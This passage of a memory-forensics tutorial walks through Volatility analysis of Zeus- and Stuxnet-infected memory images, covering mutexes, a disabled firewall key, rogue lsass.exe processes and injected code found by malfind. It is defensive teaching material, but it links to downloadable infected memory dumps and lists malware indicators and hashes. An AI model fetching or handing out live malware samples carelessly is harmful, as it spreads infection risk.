


Figure 31. *Registry key of the Zeus Trojan*

Also, we can read in the URL that Zeus disable de Windows’s firewall: *http://threatinfo.trendmicro.com/vinfo/web_attacks/ZeuS_and_its_Continuing_Drive_Towards_Stealing_Online_Data.html*.

With the command bellow we are going to check that the firewall was disabled in the operating system.

```
vol -f zeus.vmem printkey -K “ControlSet001\Services\SharedAccess\Parameters\FirewallPolicy\
   StandardProfile”
```




Figure 32. *Firewall Registry key value*

SERCHING FOR MUTANT OBJECTS

Mutex are frequently used by legitimate software. It could help us to discover the presence of malicious programs on the system. The security technicians have the opportunity of examining the memory dumps in order to indentify mutexes names used by a certain malware, which will allow us to define the signs of the infection. (This command would be mixed with the Yara rules to classify the malware. In order to not to extend a lot this document explaining how to install it we are going to continue without that. Maybe in next article I talk about it).

With the command below we can see all the mutexes in the memory dump.

```
vol -f zeus.vmem mutantscan
```

```
root@behindthefirewalls:~# vol -f zeus.vmem mutantscan
Volatile Systems Volatility Framework 2.1
Offset(P)  #Ptr #Hnd Signal Thread          CID Name
---------- ---- ---- ------ ---------- --------- ----
0x000962c0    1    1      1 0x00000000
0x007c0840    1    1      1 0x00000000
0x009d86e0    1    1      1 0x00000000
0x009d90d8    1    1      1 0x00000000
0x00eda878    1    1      1 0x00000000
0x00edae88    1    1      1 0x00000000
0x0105a278    1    1      1 0x00000000
0x0105a2e8    1    1      1 0x00000000
0x0105aa38    7    6      1 0x00000000           _!MSFTHISTORY!_
0x0105acf0    2    1      0 0xff3ba880   888:912 wscntfy_mtx
0x0105e900    1    1      1 0x00000000
0x01061fe0    2    1      1 0x00000000           542B5ABE01CB391B000003A82
0x010633b8    2    1      1 0x00000000           msgina: InteractiveLogonRequestMutex
0x01066480    2    1      1 0x00000000           PerfOS_Perf_Library_Lock_PID_684
0x010669d0    2    1      1 0x00000000           winlogon: Logon UserProfileMapping Mutex
0x01066bd0    2    1      1 0x00000000           PerfProc_Perf_Library_Lock_PID_684
0x010676d8    2    1      1 0x00000000           RemoteAccess_Perf_Library_Lock_PID_684
0x01067d60    1    1      1 0x00000000
0x01069fa8    2    1      1 0x00000000           WmiApRpl_Perf_Library_Lock_PID_684
0x0106fb60    3    2      1 0x00000000           WininetProxyRegistryMutex
0x01070380    2    1      1 0x00000000           Spooler_Perf_Library_Lock_PID_684
```

Figure 33. *Image Mutexes*

Reading output of the command I saw something that it draws my attention. Something called AVIRA. It rings me a bell, I think I have read this word in some blog or anti-virus website…

With the command below we can see all the mutexes which contain the word AVIRA.

```
vol -f  zeus.vmem mutantscan | grep AVIRA
```

```
root@behindthefirewalls:~# vol -f zeus.vmem mutantscan | grep AVIRA
Volatile Systems Volatility Framework 2.1
0x05ca17e8    2    1      1 0x00000000           _AVIRA_2108
0x06735dc0    2    1      1 0x00000000           AVIRA_2109
```

Figure 34. *Zeus Mutexes*

If we look for in our favorite search engine the name of this mutex, we can see it is related with the Zeus Trojan *http://www.fortiguard.com/search.php?action=detail_by_virus_name&data=W32/Zbot.AA!tr*.




Figure 35. *AVIRA* is recognized by security providers*

With all the information that we have taken, It seems clear that the computer which the memory was dumped was infected with the Zeus Trojan.

Here, I give you other memory dump from an infected host with the Trojan Zeus in order to try to analyze alone *http://malwarecookbook.googlecode.com/svn-history/r107/trunk/zeusscan/zeus2x4.vmem.zip*.

STUXNET ANALYSIS | PRE ADVANCED MODE

Like the one mentioned above Stuxnet was one of the first advanced malware. This malicious program attacks Windows systems using a zero-day exploit and it is focus in the SCADA systems. Also, it may be spread from USB drives. It is necessary a squad of highly capable programmer with depth knowledge of industrial processes and an interest in attacking industrial infrastructure for developing this malware.

Thanks Malware Cookbook we can download a memory dump from an infected host with this malware in the URL: *http://malwarecookbook.googlecode.com/svn/trunk/stuxnet.vmem.zip*.

Ok, let's go. We are going to analyze it with Volatility.

STUXNET IMAGE INFO

First of all we want to know more info of the memory image. With the command below we can see the volatility suggested profile and when the image was dumped. In this case it was in 2011-06-03

```
vol -f stuxnet.vmem imageinfo
```

```
root@behindthefirewalls:~# vol -f stuxnet.vmem imageinfo
Volatile Systems Volatility Framework 2.1
Determining profile based on KDBG search...

     Suggested Profile(s) : WinXPSP2x86, WinXPSP3x86 Instantiate
                AS Layer1 : JKIA32PagedMemoryPae (Kernel AS)
                AS Layer2 : FileAddressSpace (/root/stuxnet.vmem)
                 PAE type : PAE
                      DTB : 0x319000L
                     KDBG : 0x80545ae0L
     Number of Processors : 1
Image Type (Service Pack) : 3
           KPCR for CPU 0 : 0xffdff000L
        KUSER_SHARED_DATA : 0xffdf0000L
      Image date and time : 2011-06-03 04:31:36 UTC+0000
Image local date and time : 2011-06-03 00:31:36 -0400
```

Figure 36. *Stuxnet Image info*

Now, we are going to export the profile WinXPSP3x86 t in order to not to specify more this profile in the Volatility commands.

```
export VOLATILITY_PROFILE=WinXPSP3x86
```


DETECTING MALICIOIUS PROCCESS

First of all, I usually want to know what process was running in computer when the memory dump was taken.

Notice you are going to see that three lssas.exe processes were running… It draws our attention.

- lsass.exe Pid 680
- lsass.exe Pid 868
- lssas.exe Pid 1928

```
vol -f stuxnet.vmem pslist
```



```
root@behindthefirewalls:~# vol -f stuxnet.vmem pslist
Volatile Systems Volatility Framework 2.1
Offset(V)  Name                    PID   PPID   Thds     Hnds   Sess  Wow64 Start
---------- -------------------- ------ ------ ------ -------- ------ ------ ------------------
0x823c8830 System                    4      0     59      403 ------      0
0x820df020 smss.exe                376      4      3       19 ------      0 2010-10-29 17:08:53
0x821a2da0 csrss.exe               600    376     11      395      0      0 2010-10-29 17:08:54
0x81da5650 winlogon.exe            624    376     19      570      0      0 2010-10-29 17:08:54
0x82073020 services.exe            668    624     21      431      0      0 2010-10-29 17:08:54
0x81e70020 lsass.exe               680    624     19      342      0      0 2010-10-29 17:08:54
0x823315d8 vmacthlp.exe            844    668      1       25      0      0 2010-10-29 17:08:55
0x81db8da0 svchost.exe             856    668     17      193      0      0 2010-10-29 17:08:55
0x81e61da0 svchost.exe             940    668     13      312      0      0 2010-10-29 17:08:55
0x822843e8 svchost.exe            1032    668     61     1169      0      0 2010-10-29 17:08:55
0x81e18b28 svchost.exe            1080    668      5       80      0      0 2010-10-29 17:08:55
0x81ff7020 svchost.exe            1200    668     14      197      0      0 2010-10-29 17:08:55
0x81fee8b0 spoolsv.exe            1412    668     10      118      0      0 2010-10-29 17:08:56
0x81e0eda0 jqs.exe                1580    668      5      148      0      0 2010-10-29 17:09:05
0x81fe52d0 vmtoolsd.exe           1664    668      5      284      0      0 2010-10-29 17:09:05
0x821a0568 VMUpgradeHelper        1816    668      3       96      0      0 2010-10-29 17:09:08
0x8205ada0 alg.exe                 188    668      6      107      0      0 2010-10-29 17:09:09
0x820ec7e8 explorer.exe           1196   1728     16      582      0      0 2010-10-29 17:11:49
0x820ecc10 wscntfy.exe            2040   1032      1       28      0      0 2010-10-29 17:11:49
0x81e86978 TSVNCache.exe           324   1196      7       54      0      0 2010-10-29 17:11:49
0x81fc5da0 VMwareTray.exe         1912   1196      1       50      0      0 2010-10-29 17:11:50
0x81e6b660 VMwareUser.exe         1356   1196      9      251      0      0 2010-10-29 17:11:50
0x8210d478 jusched.exe            1712   1196      1       26      0      0 2010-10-29 17:11:50
0x82279998 imapi.exe               756    668      4      116      0      0 2010-10-29 17:11:54
0x822b9a10 wuauclt.exe             976   1032      3      133      0      0 2010-10-29 17:12:03
0x81c543a0 Procmon.exe             660   1196     13      189      0      0 2011-06-03 04:25:56
0x81fa5390 wmiprvse.exe           1872    856      5      134      0      0 2011-06-03 04:25:58
0x81c498c8 lsass.exe               868    668      2       23      0      0 2011-06-03 04:26:55
0x81c47c00 lsass.exe              1928    668      4       65      0      0 2011-06-03 04:26:55
0x81c0cda0 cmd.exe                 968   1664      0 --------      0      0 2011-06-03 04:31:35
0x81f1493b ipconfig.exe            304    968      0 --------      0      0 2011-06-03 04:31:35
```

Figure 37. *Proccess list*

We know that lsass.exe is one of the first processes to start when Windows boots. Because of this, it's normal that "lssas.exe" has a lower Pid. You can see when the three lssas.exe process started in the picture above:

- Pid 680 started at 2010-10-29 17:08:54
- Pid 868 started at 2011-06-03 04:26:55
- Pid 1928 started at 2011-06-03 04:26:55

You can see the "lssas.exe" with lower Pid (680) started in 2010 and the other ones with higher Pid (868 and 1928) started at 2011. It isn't a normal behavior.

Now we are going to see in the picture below that Winlogon.exe (Pid 624) started one of the "lssas.exe" process (Pid 680). This is a really good indication of which "lssas.exe" isn't malicious, because Winlogon.exe always starts the real "lssas.exe". The "lssas.exe" with Pid 868 and 1928 was started by the "services.exe" process. It isn't a normal behavior. They could be malicious processes.

You can see all this information with the command below.

```
vol -f stuxnet.vmem pstree | egrep '(services.exe|lsass.exe|winlogon.exe)
```



```
root@behindthefirewalls:~# vol -f stuxnet.vmem pstree | egrep '(services.exe|lsass.exe|winlogon.exe)'
Volatile Systems Volatility Framework 2.1
.. 0x81da5650:winlogon.exe          624    376     19    570 2010-10-29 17:08:54
... 0x82073020:services.exe         668    624     21    431 2010-10-29 17:08:54
.... 0x81c47c00:lsass.exe          1928    668      4     65 2011-06-03 04:26:55
.... 0x81c498c8:lsass.exe           868    668      2     23 2011-06-03 04:26:55
... 0x81e70020:lsass.exe            680    624     19    342 2010-10-29 17:08:54
```

Figure 38. *Lssas.exe details*

We have just discovered two suspicious processes.

DETECTING MALICIOUS CONNECTIONS

Now we are going to see if some of theses suspicious processes were making connections with the command below.

```
vol -f stuxnet.vmem connections
```

```
root@behindthefirewalls:~# vol -f stuxnet.vmem connections
Volatile Systems Volatility Framework 2.1
Offset(V)  Local Address             Remote Address            Pid
---------- ------------------------ ------------------------ ------
root@behindthefirewalls:~#
```

Figure 39. *No connection established*

Any connections were establishing when the memory was dumped.

Now, we are going to see the ports that were listening in the computer.

You are going to see "lssas.exe" that the process with Pid 680 is bound to Port 500 and 4500, while "lssas.exe" with Pid 868 and the other one with Pid 1928 are not listening in these ports. It seems again that the "lssas.exe" with the PID 680 has a normal behavior because this process usually listens on these ports.

```
vol -f stuxnet.vmem sockets
```

```
root@behindthefirewalls:~# vol -f stuxnet.vmem sockets
Volatile Systems Volatility Framework 2.1
Offset(V)     PID   Port  Proto Protocol        Address         Create Time
---------- ------ ------ ------ -------------- --------------- -------------------
0x81dc2008    680    500     17 UDP            0.0.0.0         2010-10-29 17:09:05
0x82061c08      4    445      6 TCP            0.0.0.0         2010-10-29 17:08:53
0x82294aa8    940    135      6 TCP            0.0.0.0         2010-10-29 17:08:55
0x821a5008    188   1025      6 TCP            127.0.0.1       2010-10-29 17:09:09
0x81cb3d70   1080   1141     17 UDP            0.0.0.0         2010-10-31 16:36:16
0x81da4d18    680      0    255 Reserved       0.0.0.0         2010-10-29 17:09:05
0x81fdbe98   1032    123     17 UDP            127.0.0.1       2011-06-03 04:25:47
0x81c79778   1080   1142     17 UDP            0.0.0.0         2010-10-31 16:36:16
0x81c20898   1200   1900     17 UDP            127.0.0.1       2011-06-03 04:25:47
0x82060008    680   4500     17 UDP            0.0.0.0         2010-10-29 17:09:05
0x81cb9e98   1580   5152      6 TCP            127.0.0.1       2010-10-29 17:09:05
0x81da54b0      4    445     17 UDP            0.0.0.0         2010-10-29 17:08:53
```

Figure 40. *Sockets*

DETECTING DLLS

"lssas.exe" with PID 680 appears to be a normal process… What's happened with the other ones?

With the command below, we can check that "lssas.exe" with Pid 868 and Pid 1928 load lower DLLs.

```
vol -f stuxnet.vmem dlllist -p 680 | wc -l
vol -f stuxnet.vmem dlllist -p 868 | wc -l
vol -f stuxnet.vmem dlllist -p 1928 | wc -l
```

```
root@behindthefirewalls:~# vol -f stuxnet.vmem dlllist -p 680 | wc -l
Volatile Systems Volatility Framework 2.1
64
root@behindthefirewalls:~# vol -f stuxnet.vmem dlllist -p 868 | wc -l
Volatile Systems Volatility Framework 2.1
15
root@behindthefirewalls:~# vol -f stuxnet.vmem dlllist -p 1928 | wc -l
Volatile Systems Volatility Framework 2.1
35
```

Figure 41. *DLLs loaded*

Also, we can detect with the command below, the process with Pid 1928 has unlinked DLLs.

```
vol -f stuxnet.vmem ldrmoudles -p 1928
```

```
root@behindthefirewalls:~# vol -f stuxnet.vmem  ldrmodules -p 1928
Volatile Systems Volatility Framework 2.1
Pid      Process              Base       InLoad InInit InMem MappedPath
-------- -------------------- ---------- ------ ------ ----- ----------
    1928 lsass.exe            0x00080000 False  False  False -
    1928 lsass.exe            0x7c900000 True   True   True  \WINDOWS\system32\ntdll.dll
    1928 lsass.exe            0x773d0000 True   True   True  \WINDOWS\WinSxS\x86_Microsoft
ontrols_6595b64144ccf1df_6.0.2600.5512_x-ww_35d4ce83\comctl32.dll
    1928 lsass.exe            0x77f60000 True   True   True  \WINDOWS\system32\shlwapi.dll
    1928 lsass.exe            0x771b0000 True   True   True  \WINDOWS\system32\wininet.dll
    1928 lsass.exe            0x77a80000 True   True   True  \WINDOWS\system32\crypt32.dll
    1928 lsass.exe            0x77fe0000 True   True   True  \WINDOWS\system32\secur32.dll
    1928 lsass.exe            0x77c00000 True   True   True  \WINDOWS\system32\version.dll
    1928 lsass.exe            0x01000000 True   False  True  -
    1928 lsass.exe            0x5b860000 True   True   True  \WINDOWS\system32\netapi32.dl
    1928 lsass.exe            0x77e70000 True   True   True  \WINDOWS\system32\rpcrt4.dll
    1928 lsass.exe            0x71ab0000 True   True   True  \WINDOWS\system32\ws2_32.dll
    1928 lsass.exe            0x71ad0000 True   True   True  \WINDOWS\system32\wsock32.dll
    1928 lsass.exe            0x774e0000 True   True   True  \WINDOWS\system32\ole32.dll
    1928 lsass.exe            0x7e410000 True   True   True  \WINDOWS\system32\user32.dll
    1928 lsass.exe            0x77f10000 True   True   True  \WINDOWS\system32\gdi32.dll
    1928 lsass.exe            0x77120000 True   True   True  \WINDOWS\system32\oleaut32.dl
    1928 lsass.exe            0x76d60000 True   True   True  \WINDOWS\system32\iphlpapi.dl
    1928 lsass.exe            0x769c0000 True   True   True  \WINDOWS\system32\userenv.dll
    1928 lsass.exe            0x7c800000 True   True   True  \WINDOWS\system32\kernel32.dl
    1928 lsass.exe            0x76bf0000 True   True   True  \WINDOWS\system32\psapi.dll
    1928 lsass.exe            0x77c10000 True   True   True  \WINDOWS\system32\msvcrt.dll
    1928 lsass.exe            0x77dd0000 True   True   True  \WINDOWS\system32\advapi32.dl
    1928 lsass.exe            0x7c9c0000 True   True   True  \WINDOWS\system32\shell32.dll
    1928 lsass.exe            0x00870000 True   True   True  -
    1928 lsass.exe            0x76f20000 True   True   True  \WINDOWS\system32\dnsapi.dll
```

Figure 42. *Unlinked DLLs*

We can get more information about it with this command.

```
ldrmodules -p 1928 -v
```

```
root@behindthefirewalls:~# vol -f stuxnet.vmem ldrmodules -p 1928 -v
Volatile Systems Volatility Framework 2.1
  Load Path: C:\WINDOWS\system32\KERNEL32.DLL.ASLR.0360b7ab : KERNEL32.DLL.ASLR.0360b7ab
  Init Path: C:\WINDOWS\system32\KERNEL32.DLL.ASLR.0360b7ab : KERNEL32.DLL.ASLR.0360b7ab
  Mem Path:  C:\WINDOWS\system32\KERNEL32.DLL.ASLR.0360b7ab : KERNEL32.DLL.ASLR.0360b7ab
```

Figure 43. *Kernel calls*

This kernel calls are directly related with stuxnet worm. See URL: *http://www.f-secure.com/v-descs/trojan-dropper_w32_stuxnet.shtml*.

DETECTING INJECTED CODE

The malfind command helps us to find hidden or injected code/DLLs in the user mode memory. Then we are going to export these DLLs to *www.virustotal.com* in order to check if some anti-virus detects them.

First, we are going to try to get some evidences of the “lssas.exe” with Pid 680. We know this process is normal but we want to check it out again. It’s necessary to create the folder where you will export the evidences. In this case, the folder’s name is “evidences”.

You can see in the picture below any evidences were exported.

```
vol -f stuxnet.vmem malfind -p 680 --dump-dir evidences/
```

```
root@behindthefirewalls:~# vol -f stuxnet.vmem malfind -p 680 --dump-dir evidences/
Volatile Systems Volatility Framework 2.1
root@behindthefirewalls:~#
```

Figure 44. *No evidences dumped*

Now, let’s go with the “lssas.exe” process with Pid 868.

```
vol -f stuxnet.vmem malfind -p 868 -dump-dir evidences/
```

```
root@behindthefirewalls:~# vol -f stuxnet.vmem malfind -p 868 --dump-dir evidences/
Volatile Systems Volatility Framework 2.1
Process: lsass.exe Pid: 868 Address: 0x80000
Vad Tag: Vad  Protection: PAGE_EXECUTE_READWRITE
Flags: Protection: 6

0x00080000  4d 5a 90 00 03 00 00 00 04 00 00 00 ff ff 00 00   MZ..............
0x00080010  b8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00   ........@.......
0x00080020  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00   ................
0x00080030  00 00 00 00 00 00 00 00 00 00 00 00 08 01 00 00   ................

Process: lsass.exe Pid: 868 Address: 0x1000000
Vad Tag: Vad  Protection: PAGE_EXECUTE_READWRITE
Flags: CommitCharge: 2, Protection: 6

0x01000000  4d 5a 90 00 03 00 00 00 04 00 00 00 ff ff 00 00   MZ..............
0x01000010  b8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00   ........@.......
0x01000020  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00   ................
0x01000030  00 00 00 00 00 00 00 00 00 00 00 00 d0 00 00 00   ................
```

Figure 45. *Injected code detected*

We can see two files have been created. Now we are going to check them in *www.virustotal.com* in order to test out if anti-virus detects these files as malicious files. In order to don't upload the files, we are going to obtain the sha256 checksum of the files and then we are going to upload these results to the Virustotal website.

```
Sha256 *.dmp
```

```
root@behindthefirewalls:~/evidences# sha256sum *.dmp
a4b4b29f0df45283b629203b080c09ddb5bc6eb4cd8e9b725f75121a8b7e728e  process.0x81c498c8.0x1000000.dmp
2b2945f7cc7cf5b30ccdf37e2adbb236594208e409133bcd56f57f7c009ffe6d  process.0x81c498c8.0x80000.dmp
```

Figure 46. *Hashes of the files dumped*

Now we are going to search the hashes results above and we are going to see how to all of them are going to be detected as malicious files. We can obtain this conclusion searching the hashes in the URL: *https://www.virustotal.com/es/#search*.



Figure 47. *Malicious dump detected*



Figure 48. *Malicious dump detected*

We are going to do the same with the "lssas.exe" process with Pid 1928.

```
vol -f stuxnet.vmem malfind -p 1928 -dump-dir evidences/
```

```
root@behindthefirewalls:~# vol -f stuxnet.vmem malfind -p 1928 --dump-dir evidences/
Volatile Systems Volatility Framework 2.1
Process: lsass.exe Pid: 1928 Address: 0x80000
Vad Tag: Vad  Protection: PAGE_EXECUTE_READWRITE
Flags: Protection: 6

0x00080000  4d 5a 90 00 03 00 00 00 04 00 00 00 ff ff 00 00   MZ..............
0x00080010  b8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00   ........@.......
0x00080020  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00   ................
0x00080030  00 00 00 00 00 00 00 00 00 00 00 00 08 01 00 00   ................



